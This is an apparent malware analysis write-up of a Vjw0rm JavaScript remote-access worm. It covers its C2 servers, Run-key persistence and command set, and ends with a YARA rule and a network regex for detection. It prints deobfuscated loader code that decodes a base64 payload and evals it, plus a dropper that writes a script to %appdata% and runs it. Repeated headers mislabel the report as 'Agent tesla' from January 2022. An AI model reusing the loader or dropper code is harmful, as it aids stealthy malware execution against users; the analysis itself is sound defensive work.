vjw0rm malware analysis

December 2022 | Capibara

Table of Contents

Agent tesla Malware
Jan 2022

Summary

The malware presented in this sample is a Vjw0rm which can be classified as a RAT, but it's usually referred to as a worm as it uses usbs to propagate.

Its capabilities are limited to executing javascript scripts in its process or in new ones.
The malware acts according to Instructions sent to via two c2 servers.

The malware uses obfuscation as an evasion technique.

And has 1 file and 2 copies dropped for persistence.

Agent tesla Malware
Jan 2022

Indicators of Compromise

Network Indicators

C2 servers:

1. http[:]//45.139.105.174:6605/
2. http[:]//javaautorun.duia.ro:5465/

Specific user agent could be used to detect infections:
<malwareKeyUsername>\<computername>\<username>\<operating system>\\<visualBasicPresentFlag (YES|NO)>\<Flag indicating if malware was run from root directory. (TRUE|FALSE)>


Other indicators

Register keys located on:
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
With js files as text
HKCU
With a bool value used to decide if the malware is run from a root directory or not.

Agent tesla Malware
Jan 2022

High-Level Technical Summary

This malware consists of one obfuscated js script that evaluates a vjw0rm.
This first vjw0rm drops another vjw0rm with a different c2 server.
And they both wait for c2 instructions.



Agent tesla Malware
Jan 2022

Malware Composition

This sample consist on two files:

File Name	MD5 Hash
file.js	3a7d372c4d53bb1ab91c7dd57e0234946a4fe303a5d17f3883006c0fa96a9959
tNOmkTQQeQ.js	e4b4300b075b6e1ff917284d559aeac7832d9de3bf1d93259be9061a626fa69b

Agent tesla Malware
Jan 2022

Analysis

The original script presented has an array with obfuscated strings. One is a large base64 string with all A replaced with “>!”.
And the rest are hexadecimal strings.
Deobfuscating them gives the next script:

```
// Creates stream to read the file created from obfuscated file using base 64 and values
to be replaced by "A"
var superString=_3robn8[0]
var xmlDOM=WSH.CreateObject("microsoft.xmldom").createElement("mko")
xmlDOM.dataType= "bin.base64"
xmlDOM.text= superString.replace(/>!/g,"A")
var comObject=WSH.CreateObject("adodb.stream")
comObject.Type= 1
comObject["Open"]()
comObject["Write"](xmlDOM["nodeTypedValue"])
comObject["Position"]= 0
comObject["Type"]= 2
comObject["CharSet"]= "us-ascii"
eval(comObject[ReadText]())
```

Executing the base64 string drops another script and the script has a connection to one of the c2 servers.

```
try{
    // Write second script in app data and run it
    var longText1 = "DQonXHg3NVx4NzNceDY1XHgyMFx4NzNceDc0XHg3Mlx4NjlceDYzXHg3NCc7dmFyIF8zcr
    var wshShell1 = WScript.CreateObject("WScript.Shell");
    var appdatadir1 = wshShell1.ExpandEnvironmentStrings("%appdata%");
    var stubpath1 = appdatadir1 + "\\tNOmkTQQeQ.js";
    var decoded1 = handlerToDecodeBase64(longText1);
    writeBytes(stubpath1, decoded1);
    wshShell1.run("wscript //B \"" + stubpath1 + "\"");
}catch(er){}
```

Figure 1: Drop of last script





Figure 2: Procmon tree of processes

Dropped files


The malware creates multiple files in the computer, a complete list can be see in the next image:




The first one is the original file.
Two of these files are dropped on startup for persistence.
And the other in appdata is run at the moment the malware executes.

Registers modified

Register added to run the file:
*HKCU\Software**Microsoft\Windows\CurrentVersion\Run***



Register used as mutex to know if the program has already infected the machine. This name can be changed with the "RN" command from the server.
HKCU



Communication with server

The server sends a post request every 7 seconds to the c2 servers. This request sends system information as the user-agent. This is further explored in the IOC section.




Figure 3: Example of request

The server response is split into parameters using a specific string. The first one is the instruction for the script and the rest are parameters used for those actions.

Instruction	Description	First parameter	Second parameter
Cl	Closes the script	-	-
Sc or RF	Create file in temp and execute with wscript.	String to execute	Filename
Ex	Evaluates js expression inside script	js expression	
Rn	Runs this script replacing “vjw0rm” string with a new one. So this script is reusable.	string	
Up	Same as Sc. But it quits the current script after initializing the other one.	String to execute	Filename
Un	Some reports on vjw0rm claim that this function is used to uninstall the malware.	String to execute	

Rules & Signatures

Updated yara rules at:
https://github.com/capibaraM/Yara-rules

```
rule suspicious_base64_vjw0rm {
    meta:
      description = "Detects common functions used by vjw0rm or vjw0rm string"
      author = "Andres Nahuel Antola"
      date = "13/11/2022"
      hash = "3a7d372c4d53bb1ab91c7dd57e0234946a4fe303a5d17f3883006c0fa96a9959"

    strings:
        $string1 = "WScript" base64
        $string2  = "HKCU" base64
        $string3 = "AntiVirusProduct" base64
        $string4 = "POST" base64
        $string5 = "RegWrite" base64
        $string6 = "split" base64
        $string7 = "CreateTextFile" base64
        $string8 = "eval" base64
        $string9 = "run" base64
        $vjw0rm = "vjw0rm" base64

    condition:
        all of ($string*) or $vjw0rm
}
```

The following regex is able to detect request with this particular user agent:
"User-Agent: .+\\ .+\\\\.+\\\\.+(YES|NO)\\\\(FALSE)"

For example In wireshark i used the following filter:
frame matches "User-Agent: .+\\ .+\\\\.+\\\\.+(YES|NO)\\\\(FALSE|TRUE)"

Agent tesla Malware
Jan 2022